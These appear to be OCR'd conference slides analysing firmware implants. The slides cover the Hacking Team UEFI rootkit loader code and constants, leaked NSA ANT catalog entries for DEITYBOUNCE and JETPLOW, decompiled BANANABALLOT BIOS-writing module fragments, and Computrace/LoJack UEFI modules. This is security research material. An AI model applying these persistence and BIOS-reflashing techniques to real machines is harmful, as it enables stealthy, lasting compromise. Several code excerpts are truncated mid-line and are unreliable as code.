    NewDevicePathEnd->Type = 0x7f;
    NewDevicePathEnd->SubType = 0xff;
    NewDevicePathEnd->Length[0] = 0x04;
    NewDevicePathEnd->Length[1] = 0x00;

    Status = gBootServices->LoadImage(FALSE, gImageHandle, NewDevicePathProtocol, NULL, 0, &ImageLoadedHandle);

...

EFI_STATUS
EFIAPI
_ModuleEntryPoint (
  IN EFI_HANDLE        ImageHandle,
  IN EFI_SYSTEM_TABLE  *SystemTable
  )
{
    EFI_EVENT Event;

    DEBUG((EFI_D_INFO, "Running RK loader.\n"));
    InitializeLib(ImageHandle, SystemTable);

    gReceived = FALSE;  // reset event!

    // wait for EFI EVENT GROUP READY TO BOOT
    gBootServices->CreateEventEx(0x200, 0x10, &CallbackSMI, NULL, &SMBIOS_TABLE_GUID, &Event);

    return EFI_SUCCESS;
}
```

```
...

EFI_GUID LAUNCH_APP =
{
    0xeaea9aec,
    0xc9c1,
    0x46e2,
    { 0x9d, 0x52, 0x43, 0x2a, 0xd2, 0x
};

...

    NewFilePathProtocol = (EFI_DEVICE_                                  DevicePathLength);
    NewFilePathProtocol->Type = 0x04;
    NewFilePathProtocol->SubType = 0x0
    NewFilePathProtocol->Length[0] = 0
    NewFilePathProtocol->Length[1] = 0
    gBootServices->CopyMem(((CHAR8 *)(                                  GUID));


    NewDevicePathEnd = (EFI_DEVICE_PAT                                  vicePathLength + sizeof(EFI_GUID) + 4);

    NewDevicePathEnd->Type = 0x7f;
    NewDevicePathEnd->SubType = 0xff;
    NewDevicePathEnd->Length[0] = 0x04
    NewDevicePathEnd->Length[1] = 0x00

    Status = gBootServices->LoadImage(                                  , &ImageLoadedHandle);

...

EFI_STATUS
EFIAPI
_ModuleEntryPoint (
  IN EFI_HANDLE        ImageHandle,
  IN EFI_SYSTEM_TABLE  *SystemTable
  )
{
    EFI_EVENT Event;

    DEBUG((EFI_D_INFO, "Running RK loa
    InitializeLib(ImageHandle, SystemT

    gReceived = FALSE;  // reset event

    // wait for EFI_EVENT_GROUP_READY
    gBootServices->CreateEventEx(0x200                                  ent);

    return EFI_SUCCESS;
}
```

FIND_XXXXX_FILE_BUFFER_SIZE
CALC_OFFSET
UefiMain
CheckfTA
SetfTA
CheckAL
InstallAgent
InsertFileLock
RemoveFileLock
TestIsUserNotEmpty
FileHandleGetInfo
FileHandleSetPosition
FileHandleIsDirectory
FileHandleFindFirstFile
FileHandleRead
GetHandleListByProtocol
FileHandleFindNextFile
CheckUsers
GetImageFromFv
GetImageEx
UefiMain

# Hacking Team UEFI Implant: How It Works

```
#define FILE_NAME_SCOUT L"\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\"
#define FILE_NAME_SOLDIER L"\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\"
#define FILE_NAME_ELITE  L"\\AppData\\Local\\"
#define DIR_NAME_ELITE L"\\AppData\\Local\\Microsoft\\"


// (20 * (6+5+2))+1) unicode characters from EFI FAT spec (doubled for bytes)
#define MAX_FILE_NAME_LEN 512
#define FIND_XXXXX_FILE_BUFFER_SIZE (SIZE_OF_EFI_FILE_INFO + MAX_FILE_NAME_LEN)
#define CALC_OFFSET(type, base, offset) (type)((UINTN)base + (UINT32) offset)

#ifdef FORCE_DEBUG
UINT16 g_NAME_SCOUT[] =   L"scoute.exe";
UINT16 g_NAME_SOLDIER[] = L"soldier.exe";
UINT16 g_NAME_ELITE[]   = L"elite";
#else
//32 byte per inserire 16 caratteri unicode
UINT16 g_NAME_SCOUT[] =   L"6To_60S7K_FU06yjEhjh5dpFw96549UU";
UINT16 g_NAME_SOLDIER[] = L"kdfas7835jfwe09j29FKFLDOR3r35fJR";
UINT16 g_NAME_ELITE[]   = L"eorpekf3904kLDKQO023iosdn93smMXK";
#endif
```

# Hacking Team : Results

How can I deploy the Agent?

- Via SPI programmer circuit (physical access to motherboard);
- Via Service Mode (recovery device);
- Via firmware upgrade (actually SecureFlash limitation to bypass);
- Via exploitation of firmware vulnerability

]HackingTeam[


I'M NOT A
MONSTER

# DEITYBOUNCE


SECRET//COMINT//REL TO USA, FVEY

# DEITYBOUNCE

## ANT Product Data

(TS//SI//REL) DEITYBOUNCE provides software application persistence on Dell PowerEdge servers by exploiting the motherboard BIOS and utilizing System Management Mode (SMM) to gain periodic execution while the Operating System loads.

06/20/08




**(TS//SI//REL) DEITYBOUNCE Extended Concept of Operations**

(TS//SI//REL) This technique supports multi-processor systems with RAID hardware and Microsoft Windows 2000, 2003, and XP. It currently targets Dell PowerEdge 1850/2850/1950/2950 RAID servers, using BIOS versions A02, A05, A06, 1.1.0, 1.2.0, or 1.3.7.

(TS//SI//REL) Through remote access or interdiction, ARKSTREAM is used to re-flash the BIOS on a target machine to implant DEITYBOUNCE and its payload (the implant installer). Implantation via interdiction may be accomplished by non-technical operator though use of a USB thumb drive. Once implanted, DEITYBOUNCE's frequency of execution (dropping the payload) is configurable and will occur when the target machine powers on.

**Status:** Released / Deployed. Ready for Immediate Delivery

**Unit Cost:** $0

**POC:** [redacted], S32221, [redacted], [redacted]@nsa.ic.gov


Derived From: NSA/CSSM 1-52
Dated: 20070108
Declassify On: 20320108

SECRET//COMINT//REL TO USA, FVEY

- Only Snowden-leaked documentation is available for analysis
- Safe to assume that servers use legacy BIOS[1]

*1. http://resources.infosecinstitute.com/nsa-bios-backdoor-god-mode-malware-deitybounce/*

# DEITYBOUNCE Workflow




# BANANABALLOT and JETPLOW (Equation Group)

# JETPLOW

## ANT Product Data

(TS//SI//REL) JETPLOW is a firmware persistence implant for Cisco PIX Series and ASA (Adaptive Security Appliance) firewalls. It persists DNT's BANANAGLEE software implant. JETPLOW also has a persistent back-door capability.

**06/24/08**




**(TS//SI//REL) JETPLOW Persistence Implant Concept of Operations**

(TS//SI//REL) JETPLOW is a firmware persistence implant for Cisco PIX Series and ASA (Adaptive Security Appliance) firewalls. It persists DNT's BANANAGLEE software implant and modifies the Cisco firewall's operating system (OS) at boot time. If BANANAGLEE support is not available for the booting operating system, it can install a Persistent Backdoor (PBD) designed to work with BANANAGLEE's communications structure, so that full access can be reacquired at a later time. JETPLOW works on Cisco's 500-series PIX firewalls, as well as most ASA firewalls (5505, 5510, 5520, 5540, 5550).

(TS//SI//REL) A typical JETPLOW deployment on a target firewall with an exfiltration path to the Remote Operations Center (ROC) is shown above. JETPLOW is remotely upgradeable and is also remotely installable provided BANANAGLEE is already on the firewall of interest.

**Status:** (C//REL) Released. Has been widely deployed. Current availability restricted based on OS version (inquire for details).

**Unit Cost:** $0

**POC:** [redacted], S32222, [redacted], [redacted]@nsa.ic.gov

Derived From: NSA/CSSM 1-52
Dated: 20070108
Declassify On: 20320108

BBALL_AM29F4-2131.mod


```
File: BBALL_AM29F4-2131.exe
Name: biosModule_AM29F4
Version: 0x02010301
Priority: 10
ID: 65793
chain: 0x10000000
Command: handler_readBIOS
Command: handler_writeBIOS
Command: handler_setCmos
MUNGE
FINAL
<interface>
<menu>
  <menuItem>
        <itemText> Read BIOS_AM29F4 Memory</itemText>
        <queryList>
                <query> Enter Bios Address:</query>
                <query> Enter number of bytes to read:</query>
        </queryList>
        <miniProg>
                <progName>BM_readBIOS</progName>
                <handler>handler_readBIOS</handler>
                <argList>
                        <arg>--biosaddr</arg>
                        <arg>--bioslen</arg>
                </argList>
        </miniProg>
  </menuItem>

  <menuItem>
        <itemText> Write a file to BIOS_AM29F4 memory</itemText>
        <queryList>
                <query> Address to write data:</query>
                <query> Enter Filename of binary data to write: </query>
        </queryList>
        <miniProg>
                <progName>BM_writeBIOS</progName>
                <handler>handler_writeBIOS</handler>
                <argList>
                        <arg>--biosAddr</arg>
                        <arg>--writeFile</arg>
                </argList>
        </miniProg>
  </menuItem>
</menu>
</interface>
```

| Name | Address |
|---|---|
| writeBios_asaBios | 00001350 |
| chipRead_asaBios | 000017C0 |
| kmodData | 000021C0 |
| reverse6 | 00001EC0 |
| reverse4 | 00001E90 |
| sizeof_kmodData | 000021A0 |
| comparePixOSVersion | 00001F70 |
| checksum_uint32 | 00001D20 |
| cmosReadByte | 00001B50 |
| writeBios | 00000410 |
| readBios_asaBios | 00001300 |
| checksum_bios | 00000080 |
| handler_writeBIOS | 00000ED0 |
| handler_readBIOS | 00000BD0 |
| isPixOS | 00001F00 |
| fix_ip_cksum_incr | 00001E20 |
| setupTable | 000000F0 |
| reverse2 | 00001E70 |
| unsetupTable | 000001F0 |
| readBios | 000002D0 |
| Platform_5505 | 00002160 |
| chipWrite_asaBios | 000018D0 |
| determineBios | 00000940 |
| unlock_asaBios | 000013B0 |
| NewChecksum | 00001D50 |
| compareNetscreenOSVersion | 00002060 |
| __i686.get_pc_thunk.bx | 00002125 |
| _GLOBAL_OFFSET_TABLE_ | 00002DC0 |
| handler_setCmos | 00001210 |
| unlock_asaBios_5505 | 000015A0 |
| entryPoint | 000000E0 |
| getPhysicalAddress | 00000200 |
| free | 000020F0 |
| cmosWriteByte | 00001B70 |
| OS_VER | 00000065 |
| _etext | 00002DA4 |
| _start | 00000000 |
| GOT_START | 00000070 |


```
if ( !isPixOS(*(NET + 4)) )
  return 1;
if ( bfl_fetchOsUns(NET + 8, "BiosClassAddr", &temp1) )
{
  fwrite("Bios Class Address information could not be read\n", 1, 49, stdout);
  fwrite("You will not be able to read or Write to Bios\n", 1, 46, stdout);
  a1[6] = 0;
  result = 0;
}
else
{
  v2 = NET;
  v3 = *(NET + 4) < 0x700u;
  v4 = *(NET + 4) == 1792;
```

```
.got_loader:00000000 ; Source File : 'checksum_bios.c'
.got_loader:00000000 ; Source File : 'entryPoint.c'
.got_loader:00000000 ; Source File : 'pageTable.c'
.got_loader:00000000 ; Source File : 'coreBiosModule.c'
.got_loader:00000000 ; Source File : 'determineBios.c'
.got_loader:00000000 ; Source File : 'writeSpeedPlow.c'
.got_loader:00000000 ; Source File : 'asaBios.c'
.got_loader:00000000 ; Source File : 'cmos.c'
.got_loader:00000000 ; Source File : 'Components/Modules/BiosModule/Implant/ASABIOS/../asaBios_asm.S'
.got_loader:00000000 ; Source File : 'checksum_uint32.c'
.got_loader:00000000 ; Source File : 'byteOrdering.c'
.got_loader:00000000 ; Source File : 'osVersionChecking.c'
.got_loader:00000000 ; Source File : 'free_stub.c'
```

```
    v5 = &stdout;
    fwrite("Bios Lock Address information could not be read\n", 1, 48, stdout);
    goto LABEL_7;
  }
  a1[9] = temp1;
  if ( bfl_fetchOsUns(NET + 8, "BiosWriteAddr5", &temp1) )
  {
    v5 = &stdout;
    fwrite("Bios Write Address information could not be read\n", 1, 49, stdout);
    goto LABEL_7;
  }
  a1[7] = temp1;
  return 1;
}
```




*Original BIOS layout of ASA5505 ROMMON 1.0(12)13*




*Infected BIOS layout of ASA5505 ROMMON 1.0(12)13*

https://dsec.ru/ipm-research-center/research/architecture_jetplow/

# Computrace/LoJack

# Computrace/LoJack

- Legitimate application that provides anti-theft protection.
- Implements rootkit functionality to “persist” on the system
- Contains UEFI BIOS components to perform its activities

UEFITool 0.21.5 - SpiDump.IMAD-PC.20160929.164707.bin

File Action Help

Structure

| Name | Action | Type | Subtype | Text |
|---|---|---|---|---|
| F746D37F-F6C6-43C0-94DB-466F5F1… | | File | SMM module | LenovoFingerprintSmm |
| 8FEEECF1-BCFD-4A78-9231-4801566… | | File | Application | AbsoluteComputraceInstaller |
| PE32 image section | | Section | PE32 image | |
| User interface section | | Section | User interface | |
| Version section | | Section | Version | |
| 4EFC51DA-23A6-4790-A292-4985C7F… | | File | DXE driver | LenovoComputraceEnablerDxe |
| DXE dependency section | | Section | DXE dependency | |
| PE32 image section | | Section | PE32 image | |
| User interface section | | Section | User interface | |
| Version section | | Section | Version | |
| 4589CBF3-03F9-4998-9D6F-26343C6… | | File | DXE driver | LenovoComputraceLoaderDxe |
| DXE dependency section | | Section | DXE dependency | |
| PE32 image section | | Section | PE32 image | |
| User interface section | | Section | User interface | |
| Version section | | Section | Version | |
| 18578E75-D073-4203-90D2-8788A87… | | File | SMM module | LenovoComputraceSmiServices |
| SMM dependency section | | Section | SMM dependency | |
| PE32 image section | | Section | PE32 image | |
| User interface section | | Section | User interface | |
| Version section | | Section | Version | |
| 4C7D1568-CF73-4676-A079-16F7F96… | | File | SMM module | LenovoSecuritySmiDispatch |
| 621DE6C6-0F5E-4EE3-A102-0BDE769… | | File | DXE driver | LenovoRemoteConfigUpdateDxe |

Information

